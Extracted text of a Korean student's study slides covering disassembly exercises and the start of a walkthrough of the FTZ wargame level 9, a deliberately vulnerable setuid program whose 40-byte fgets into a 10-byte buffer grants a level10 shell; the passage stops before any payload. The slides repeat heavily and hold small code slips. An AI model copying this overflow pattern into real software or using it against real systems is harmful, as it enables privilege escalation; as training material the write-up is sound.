

ftz 9번 문제풀이

180716(월)

안지현

순서

① 스스로 하는 “중간” 점검

② 9번 review

7월 2째주에 공부한 것

- (월~수) 리버싱 과제
- (목) bandit16→17
- ★ 목표 재설정
- (금) ftz 환경 구축, 1~8번 풀이보고 넘어감(진행중)
- (토) 시큐인사이드
- (일) ftz 9번

SUN	MON	TUE	WED	THU	FRI	SAT
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

		1	2	3	4
5	6	7	8	9	10
11	12	13	14	15	16
17	18	19	20	21	22
23	24	25	26	27	28
29	30	31			

오늘 발표 할 것

- (월~수) 리버싱 과제
- (목) bandit16→17
- ★ 목표 재설정
- (금) ftz 환경 구축, 1~8번 풀이보고 넘어감(진행중)
- (토) 시큐인사이드
- (일) ftz 9번

1) 리버싱 공부한 것

```
#include <stdio.h>
```

```
int main() {
```

```
00920FA2  in      al,dx
```

```
00920FA3  sub     esp,0D8h
```

```
00920FA9  push    ebx
```

```
00920FAA  push    esi
```

```
00920FAB  push    edi
```

```
00920FAC  lea     edi,[ebp-0D8h]
```

```
00920FB2  mov     ecx,36h
```

```
00920FB7  mov     eax,0CCCCCCCCh
```

```
00920FBC  rep stos dword ptr es:[edi]
```

```
    int a = 3;
```

```
00920FBE  mov     dword ptr [a],3
```

```
    int b = 5;
```

```
00920FC5  mov     dword ptr [b],5
```

```
    if (b >= a) {
```

```
00920FCC  mov     eax,dword ptr [b]
```

```
00920FCF  cmp     eax,dword ptr [a]
```

```
00920FD2  jll     main+41h (0920FE1h)
```

```
        printf("b bigger than a %n");
```

```
00920FD4  push    offset string "b bigger than a %n" (0927B30h)
```

```
00920FD9  call    _printf (092132Ah)
```

```
00920FDE  add     esp,4
```

```
    }
```

```
    return 0;
```

```
00920FE1  xor     eax,eax
```

```
}
```

```
00920FE3  pop     edi
```

```
00920FE4  pop     esi
```

```
00920FE5  pop     ebx
```

```
00920FE6  add     esp,0D8h
```

```
00920FEC  cmp     ebp,esp
```

```
00920FEE  call    __RTC_CheckEsp (0921122h) |
```

```
00920FF3  mov     esp,ebp
```

```
00920FF5  pop     ebp
```

```
00920FF6  ret
```

; Attributes: bp-based frame fpd=110h

sub_1400117D0 proc near

var_10C= dword ptr -10Ch

var_EC= dword ptr -0ECh

push rbp

push rdi

sub rsp, 128h

lea rbp, [rsp+20h]

mov rdi, rsp

mov ecx, 4Ah

mov eax, 0CCCCCCCCh

rep stosd

mov [rbp+110h+var_10C], 3

mov [rbp+110h+var_EC], 5

mov eax, [rbp+110h+var_EC]

mov [rbp+110h+var_10C], eax

jle short loc_140011812

lea rcx, aABiggerThenB ; "a bigger then b"
call sub_1400111D6
jmp short loc_14001181E

loc_140011812:
lea rcx, aBBiggerThenA ; "b bigger then a"
call sub_1400111D6

loc_14001181E:
xor eax, eax
lea rsp, [rbp+108h]
pop rdi
pop rbp
retn
sub_1400117D0 endp

```
1 #include <stdio.h>
```

```
2  
3 int main() {
```

```
4  
5     int a = 3;
```

```
6     int b = 5;
```

어셈블리어 JLE는 Jump if less or equal의 줄임말로써 의미는 <=입니다.
C언어로 코딩하실때에는 이와 반대로 >로 코딩해주셔야 JLE가 나옵니다.

```
7  
8  
9     if (a <= b) {
```

```
10         printf("b bigger then a \n");
```

```
11     }
```

```
12     else {
```

```
13         printf("a bigger then b");
```

```
14     }
```

```
15  
16     return 0;
```

```
17 }
```



```

sub_1400116C0 proc near

var_s4= dword ptr 4
var_s24= dword ptr 24h
var_s48= qword ptr 48h

push    rbp
push    rdi
sub     rsp, 128h
mov     rbp, rsp
mov     rdi, rsp
mov     ecx, 4Ah
mov     eax, 0CCCCCCCCh
rep stosd
mov     [rbp+var_s4], 0
mov     [rbp+var_s24], 0
lea     rax, aIMMain ; "I'm main"
mov     [rbp+var_s48], rax
mov     [rbp+var_s4], 0
jmp     short loc_140011706

```

```

loc_140011706:
cmp     [rbp+var_s4], 5
jge     short loc_140011718

```

```

mov     eax, [rbp+var_s4]
mov     ecx, [rbp+var_s24]
add     ecx, eax
mov     eax, ecx
mov     [rbp+var_s24], eax
jmp     short loc_1400116FE

```

```

loc_140011718:
xor     eax, eax
lea     rsp, [rbp+128h]
pop     rdi
pop     rbp
retn
sub_1400116C0 endp

```

```

loc_1400116FE:
mov     eax, [rbp+var_s4]
inc     eax
mov     [rbp+var_s4], eax

```

```

1  #include <stdio.h>
2
3  int main() {
4
5      int a = 0;
6      int b = 0;
7      char c[10] = ( "I'm main" );
8
9
10     for (a = 0; a < 5; a++ ) {
11         b += a ;
12     }
13
14     return 0;
15 }

```

char *string = "I'm main";

```

sub_1400116C0 proc near

var_s4= dword ptr 4
var_s24= dword ptr 24h
var_s48= qword ptr 48h

push    rbp
push    rdi
sub     rsp, 128h
mov     rbp, rsp
mov     rdi, rsp
mov     ecx, 4Ah
mov     eax, 0CCCCCCCCh
rep stosd
mov     [rbp+var_s4], 0
mov     [rbp+var_s24], 0
lea     rax, aIMMain ; "I'm main"
mov     [rbp+var_s48], rax
mov     [rbp+var_s4], 0
jmp     short loc_140011706

```

```

loc_140011706:
cmp     [rbp+var_s4], 5
jge     short loc_140011718

```

```

mov     eax, [rbp+var_s4]
mov     ecx, [rbp+var_s24]
add     ecx, eax
mov     eax, ecx
mov     [rbp+var_s24], eax
jmp     short loc_1400116FE

```

```

loc_140011718:
xor     eax, eax
lea     rsp, [rbp+128h]
pop     rdi
pop     rbp
retn
sub_1400116C0 endp

```

```

loc_1400116FE:
mov     eax, [rbp+var_s4]
inc     eax
mov     [rbp+var_s4], eax

```

```

1  #include <stdio.h>
2
3  int main() {
4
5      int a = 0;
6      int b = 0;
7      char c[10] = ( "I'm main" );
8
9      for (a = 0; a < 5; a++ ) {
10         b += a ;
11     }
12
13     return 0;
14 }

```


2) ftz 9번 풀이

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main() {

    char buf2[10];
    char buf[10];

    printf("It can be overflow : ");
    fgets(buf, 40, stdin);

    if ( strncmp(buf2, "go", 2) == 0 )
    {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
    }

}
```

이들 이용하여 level10의 권한을 얻어라.

문제 설명

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

```
main() {
```

```
    char buf2[10];
    char buf[10];
```

①스택 구조와 관련

```
    printf("It can be overflow : ");
    fgets(buf, 40, stdin);
```

②bof

```
    if ( strncmp(buf2, "go", 2) == 0 )
    {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
    }
```

③bof

```
}
```

이들 이용하여 level10의 권한을 얻어라.

문제 설명

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main() {

    char buf2[10];
    char buf[10];

    printf("It can be overflow : ");
    fgets(buf, 40, stdin);

    if ( strcmp(buf2, "go", 2) == 0 )
    {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
    }

}
```

이들 이용하여 level10의 권한을 얻어라.

setreuid(3010, 3010); => 3010이란 ?

int setreuid(uid_t **ruid**, uid_t **euid**);

RUID(Real User ID) : 프로세스의 실소유자 (실제 사용자)

EUID(Effective User ID) : 유효 사용자 (권한 변경 가능)

```
[level9@ftz level9]$ cat /etc/passwd | grep 3010  
level10:x:3010:3010:Level 10:/home/level10:/bin/bash  
level10:x:3010:3010:Level 10:/home/level10:/bin/bash
```

=> level10의 uid였다 !

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

```
main() {
```

```
    char buf2[10];
    char buf[10];
```

①스택 구조와 관련

```
    printf("It can be overflow : ");
    fgets(buf, 40, stdin);
```

②bof


```
    if ( strncmp(buf2, "go", 2) == 0 )
    {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
    }
```

③bof


```
}
```

이들 이용하여 level10의 권한을 얻어라.

스택의 구조



변수에 자리를 줄 때 :
메모리의 낮은 주소 →
메모리의 높은 주소 순서대로



★스택은 거꾸로 자란다 !

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main() {

    char buf2[10];
    char buf[10];


    printf("It can be overflow : ");
    fgets(buf, 40, stdin);

    if ( strncmp(buf2, "go", 2) == 0 )
    {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
    }

}
```


이들 이용하여 level10의 권한을 얻어라.

변수 할당 순서



